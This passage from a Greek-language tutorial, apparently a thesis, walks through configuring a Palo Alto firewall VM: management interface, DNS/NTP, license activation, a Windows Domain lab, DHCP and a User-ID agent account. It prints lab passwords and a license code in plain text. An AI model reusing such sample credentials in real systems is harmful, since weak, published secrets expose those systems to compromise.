Το management interface είναι υπεύθυνο να επιτελεί μια σειρά από λειτουργίες του Palo Alto, όπως είναι οι ενημερώσεις και η ενεργοποίηση των αδειών. Στη συγκεκριμένη παραμετροποίηση δώσαμε απευθείας πρόσβαση του interface στο διαδίκτυο. Θα μπορούσαμε να χρησιμοποιήσουμε και κάποιο άλλο από τα διαθέσιμα interfaces για τον σκοπό αυτό. Με κλειστό το Palo Alto vm αλλάζουμε τις ρυθμίσεις του “Network Adapter” του vm στο VMware. Από Custom VMnet2 το αλλάζουμε σε “NAT” (Εικόνα 77).




Εικόνα 77 - Αλλαγή του Network Adapter του Management interface

Στη συνέχεια συνδεόμαστε πάλι στο web interface του Palo Alto στην διεύθυνση 192.168.2.1. Πρέπει να δώσουμε μια διεύθυνση IP στο management interface αντικαθιστώντας την 172.168.147.200 που είχαμε διαλέξει στην ενότητα 3.1. Η διεύθυνση που θα δώσουμε πρέπει να είναι εντός του range του VMware ή κάποια real static IP εάν έχουμε. Επιλέξαμε την 192.168.147.100 με βάση την αναγνώριση που πραγματοποιήσαμε στην ενότητα 2.3.


Για να κάνουμε την αλλαγή μπορούμε εκτός του terminal που είδαμε στην ενότητα 3.1 να χρησιμοποιήσουμε και το web interface. Στο TAB “Device” επιλέγουμε το menu “Setup”. Στη συνέχεια στο tab “Management” πηγαίνουμε στην περιοχή που αναφέρεται ως “Management Interface Settings” και πατάμε τις ρυθμίσεις[7] όπως φαίνεται στην Εικόνα 78.

[7] εμφανίζονται ως εικονίδιο γραναζιού




Εικόνα 78 - Επιλογή menu αλλαγής IP του Management interface

Στην επόμενη οθόνη (Εικόνα 79) εισαγάγαμε την διεύθυνση 192.168.147.100 με Netmask 255.255.255.0 και Gateway την 192.168.147.2, με βάση όσα διαπιστώσαμε στην ενότητα 2.2 παραπάνω. Για ασφάλεια, καθώς είναι ένα interface που του δίνουμε πρόσβαση στο διαδίκτυο, επιλέγουμε ως μοναδική υπηρεσία το “ping”.



Εικόνα 79 - Νέα IP του Management interface


Στο επόμενο βήμα, παραμένοντας στο menu “Setup” επιλέγουμε το tab “Services”. Επιλέγουμε το εικονίδιο των ρυθμίσεων[8] (Εικόνα 80) για να ρυθμίσουμε τους DNS servers που θα χρησιμοποιήσουμε καθώς και τον NTP server, για τη ρύθμιση της ώρας.



Εικόνα 80 - Μετάβαση στο menu ρυθμίσεων DNS και NTP


[8] εμφανίζονται ως εικονίδιο γραναζιού

Επιλέγουμε ως DNS servers τους διακομιστές της Google, μπορούμε να επιλέξουμε και του παρόχου μας ή όποιας άλλης DNS υπηρεσίας, 8.8.8.8 και 8.8.4.4. Για NTP server επιλέξαμε τον NTP.NTUA.GR που ανήκει στο Πολυτεχνείο της Αθήνας (Εικόνα 81).




Εικόνα 81 - Καταχώρηση DNS και NTP

Επιπλέον στις ρυθμίσεις από το tab “Management” μπορούμε να δηλώσουμε την ζώνη της ώρας η οποία πρέπει να είναι “Europe/Athens” για την Ελλάδα (Εικόνα 82), ώστε η ώρα να προβάλλεται σωστά.



Εικόνα 82 - Time zone

Για να επιβεβαιώσουμε ότι έχουμε κάνει τις σωστές ρυθμίσεις στο management interface μπορούμε να μεταβούμε στο Terminal του Palo Alto, όπως περιγράψαμε στην ενότητα 3.1. Εκτελώντας την απλή εντολή ping προς την Google ή προς οποιοδήποτε άλλη διεύθυνση θα πρέπει να υπάρχει απάντηση (Εικόνα 83). Η εντολή μπορεί να είναι “ping host 8.8.8.8” ή “ping host www.ds.unipi.gr”.




Εικόνα 83 - Έλεγχος πρόσβασης του Management interface στο διαδίκτυο

3.10. Ενεργοποίηση


Ένα από τα πιο σημαντικά βήματα για την ολοκλήρωση αυτής της παραμετροποίησης, ώστε να τεθεί σε λειτουργία το Palo Alto με όλα του τα χαρακτηριστικά, είναι η ενεργοποίηση των αδειών χρήσης. Πριν από την έναρξη της διαδικασίας προτείνουμε να εκτελεστούν οι διαδικασίες που περιγράφονται στις ενότητες 3.4.1 και 3.4.3 σχετικά με την αποθήκευση της τρέχουσας παραμετροποίησης.

Μεταβαίνουμε στο TAB “Device” και στη συνέχεια στο menu “Licenses”. Εφόσον έχουμε διαθέσιμο τον “authorization code” επιλέγουμε το “Activate license using authorization code” (Εικόνα 84).




Εικόνα 84 - Το menu για την ενεργοποίηση των αδειών

Στη νέα οθόνη (Εικόνα 85) που ανοίγει πληκτρολογούμε τον διαθέσιμο κωδικό, σε εμάς ήταν ο “I8612476”. Στη συνέχεια θα υπάρξει μήνυμα ότι το Palo Alto vm θα επανεκκινηθεί.



Εικόνα 85 - Εισαγωγή κωδικού ενεργοποίησης


Εφόσον η ενεργοποίηση είναι επιτυχής μεταβαίνουμε στο ίδιο menu που βρισκόμασταν. Αυτή τη φορά διαπιστώνουμε ότι οι άδειες έχουν ενεργοποιηθεί. Μπορούμε να δούμε τα ενεργά modules καθώς και την ημερομηνία λήξης κάθε άδειας (Εικόνα 86).



Εικόνα 86 - Επιτυχής ενεργοποίηση

3.11. Η τελική τοπολογία δικτύου της αρχικής παραμετροποίησης

Έχοντας ολοκληρώσει όλα τα προηγούμενα βήματα με επιτυχία επιστρέφουμε στο σχήμα που περιγράφει την τοπολογία του δικτύου και προσθέτουμε όλες τις τελικές πληροφορίες (Εικόνα 87) που βασίζονται στην παραμετροποίηση που έχουμε δημιουργήσει.




Εικόνα 87 - Η ολοκληρωμένη τοπολογία δικτύου

4. Το Palo Alto σε περιβάλλον Windows Domain

Στο κεφάλαιο αυτό προσπαθήσαμε να προσεγγίσουμε ένα υποθετικό περιβάλλον κάποιου οργανισμού, ο οποίος διαθέτει υποδομή σε Windows Domain, υπάρχει επομένως Active Directory και επιθυμεί την ένταξη του Palo Alto στο υπάρχον σχήμα για την ενίσχυση της προστασίας του.

Η δομή του δικτύου εδώ θα διαφοροποιηθεί σε σχέση με το προηγούμενο κεφάλαιο. Η διαφοροποίηση έγκειται στην ύπαρξη του Domain στο VMnet3 του VMware, στο εσωτερικό μας δίκτυο που συνδέεται στο Palo Alto στο interface ethernet1/2 (Εικόνα 88).



Εικόνα 88 - Windows Domain

Για την υλοποίηση του σεναρίου μας θα χρειαστούμε ένα vm για Windows Server 2016 και τουλάχιστον ένα με Windows 7 Pro x64 SP1, στην ενότητα 1.2 γίνεται αναφορά για το που θα βρούμε τα vms στο διαδίκτυο. Θα χρησιμοποιήσουμε τέλος ένα Ubuntu vm για να κάνουμε την παραμετροποίηση και τον έλεγχο του Palo Alto, φυσικά αυτό θα μπορούσε να γίνει και από ένα από τα Windows vms. Όλα θα βρίσκονται στο εσωτερικό μας δίκτυο.

4.1. Windows Domain


Για να συνεχίσουμε πρέπει να έχουμε μια αρκετά καλή γνώση σε Windows Domain, Windows Active Directory και Windows Server. Δεν θα παρουσιάσουμε εδώ την υλοποίηση του Domain καθώς το θέμα μας είναι η παραμετροποίηση του Palo Alto. Θα αναφερθούμε μόνο στις περιοχές εκείνες που είναι απαραίτητη η προσαρμογή για το Palo Alto.

Θεωρούμε ότι έχει γίνει με επιτυχία η δημιουργία και παραμετροποίηση του domain μας, το οποίο έχει τα παρακάτω χαρακτηριστικά.

Όνομα Domain: DS.LOCAL
FQDN SERVER: MASTER.DS.LOCAL
FQDN WORKSTATION 1: WS1.DS.LOCAL
FQDN WORKSTATION 2: WS2.DS.LOCAL
Δύο domain χρήστες:
- ds\ds1_user
password: 12345!@#$%qs
- ds\ds2_user
password: 12345!@#$%qs
Ένας domain administrator:
- ds\administrator
password: dsds1234!@#$


4.2. Windows Server και Windows Workstation vms

Η εγκατάσταση των vms του Windows Server και των Workstation δεν διαφέρει από όσα είχαμε δει στην ενότητα 2.2 για το Ubuntu. Το μοναδικό που πρέπει να κάνουμε είναι στις ρυθμίσεις των vms να ρυθμίσουμε το Network Adapter σε Custom VMnet3 (Εικόνα 89), ενώ η μνήμη στα 2GB και το μέγεθος του σκληρού δίσκου στα 40GB είναι αρκετά.



Εικόνα 89 - Server και Workstation vm ρυθμίσεις

Στον Windows Server αποδίδουμε μια στατική διεύθυνση του δικτύου εντός του range που έχουμε καθορίσει στην ενότητα 3.5.7, από 192.168.2.2 έως 192.168.2.254. Επιλέξαμε να δώσουμε την 192.168.2.10 με gateway τη διεύθυνση 192.168.2.1, είναι η IP του interface ethernet1/2. Στην Εικόνα 90 βλέπουμε την ρύθμιση που έχει γίνει στο δίκτυο του server μας, μέσα στα Windows. Τις ρυθμίσεις στα Workstations τις αφήνουμε στο αυτόματο, θα παίρνουν IP διευθύνσεις από τον DHCP server του Palo Alto.



Εικόνα 90 - Η IP του Windows Server


4.3. Palo Alto DHCP server στο Domain

Στην προηγούμενη ενότητα επιλέξαμε την IP του server και την βάλαμε ως στατική, γεγονός που μας οδηγεί αυτόματα στη διαδικασία εξαίρεσης της συγκεκριμένης διεύθυνσης

από το DHCP. Επίσης, επιλέγουμε το δίκτυο να παίρνει διευθύνσεις από την 192.168.2.20 έως την 192.168.2.200 διεύθυνση, το οποίο πρέπει να αποτυπωθεί στο Palo Alto.

Είναι προτιμότερο να αφήνουμε μερικές IP ελεύθερες για χρήση από κάποια remote console του server όπως είναι το iLO και το iDRAC ή για την πιθανότητα προσθήκης νέων servers. Επομένως θα έχουμε διαθέσιμες εκτός DHCP, από τη διεύθυνση 192.168.2.2 έως την 192.168.2.19, με εξαίρεση την 192.168.2.10 που έχει ο server και από την 192.168.2.201 έως την 192.168.2.254. Πρέπει να γίνει αντιληπτό, πως κάθε διαχειριστής δικτύου επιλέγει τον τρόπο διευθυνσιοδότησης και παραμετροποίησης με βάση τις δικές του απαιτήσεις και προδιαγραφές.

Επιστρέφουμε στο web interface του Palo Alto, μπορούμε να χρησιμοποιήσουμε κάποιον browser του Ubuntu ή κάποιον από τα Windows vms. Εμείς συνεχίζουμε στο Ubuntu και στον Mozilla Firefox. Επιλέγουμε το TAB “Network” στη συνέχεια το menu “DHCP” και τέλος το tab “DHCP Server”. Επιλέγουμε το ethernet1/2 interface που παραμετροποιήσαμε στην ενότητα 3.5.7. Στη συνέχεια προχωρήσαμε όπως φαίνεται στην Εικόνα 91. Στο tab “Lease” ορίζουμε το νέο range, ενώ στον πίνακα των reservations προσθέτουμε την IP του Windows Server, χωρίς MAC address[9]. Εδώ μπορεί να φαίνεται μη απαραίτητο αυτό, καθώς η IP του Windows Server δεν είναι στο DHCP lease range, καλό όμως είναι να κάνουμε έτσι την παραμετροποίηση ώστε να αποφύγουμε λάθη στο μέλλον.




Εικόνα 91 - Αλλαγή ρυθμίσεων DHCP, addresses και reservation

Επιπλέον στο tab “Options” αλλάζουμε τον DNS server. Θα πρέπει να δηλώσουμε τον DNS Server του δικτύου μας, όπου εκτελείται ως υπηρεσία στον Windows server, επομένως

[9] Μπορούμε να χρησιμοποιούμε την MAC address ώστε να αποδίδει ο DHCP server πάντα την ίδια IP σε κάποια δικτυακή συσκευή, workstation, printer κλπ.

πληκτρολογούμε την 192.168.2.10 (Εικόνα 92). Ο Domain Name Server είναι υπεύθυνος να κάνει resolve τα ονόματα των συσκευών του δικτύου. Ό,τι δεν βρίσκει στις εγγραφές του, το προωθεί σε άλλους DNS servers του διαδικτύου, μέσω forwarders.



Εικόνα 92 - Προσθήκη του DNS server του Domain

4.4. Palo Alto User-ID Agent


Ως διαχειριστές θέλουμε πάντοτε να βλέπουμε περισσότερες λεπτομέρειες στα logs που ελέγχουμε. Το ίδιο συμβαίνει όταν βλέπουμε τα logs ενός firewall. Επιλέξαμε να εμφανίζεται στα logs του Palo Alto και ο χρήστης του Domain που έχει κάνει το αίτημα πρόσβασης. Με αυτό τον τρόπο έχουμε όλη την πληροφορία που χρειαζόμαστε χωρίς να επηρεάζουμε την εμπειρία του χρήστη π.χ. με κάποιο login screen.

Για να γίνει αυτό η Palo Alto έχει δημιουργήσει έναν Agent, στον οποίο δίνουμε την δυνατότητα να διαβάζει τα logs του Active Directory του Windows Server. Ο Agent στη συνέχεια προωθεί τις απαραίτητες πληροφορίες στο Palo Alto firewall. Τον Agent μπορούμε να τον κατεβάσουμε από το support της Palo Alto εφόσον διαθέτουμε την κατάλληλη συνδρομή. Υπάρχει και η δυνατότητα χωρίς την χρήση Agent, την οποία όμως δεν θα εξετάσουμε εδώ.


4.1.1. Δημιουργία νέου χρήστη

Επιλέγουμε να δημιουργήσουμε έναν χρήστη με πολύ συγκεκριμένα δικαιώματα, αυτός θα είναι ο χρήστης που θα χρησιμοποιεί ο Agent. Δεν χρησιμοποιούμε τον administrator του domain ή οποιονδήποτε άλλο χρήστη με δικαιώματα στο domain.


Δουλεύουμε πλέον στον Windows Server. Μεταβαίνουμε στο Active Directory Users and Computers (Εικόνα 93), το οποίο είναι ένα από τα βασικότερα εργαλεία διαχείρισης του Domain, ώστε να δημιουργήσουμε το χρήστη. Επιλέγουμε το “Managed Service Accounts” και στη συνέχεια, από το menu “Action” (Εικόνα 94) ή με δεξί click, δημιουργούμε τον χρήστη “pa_agent” με κωδικό “agPA2020!” (Εικόνα 95).



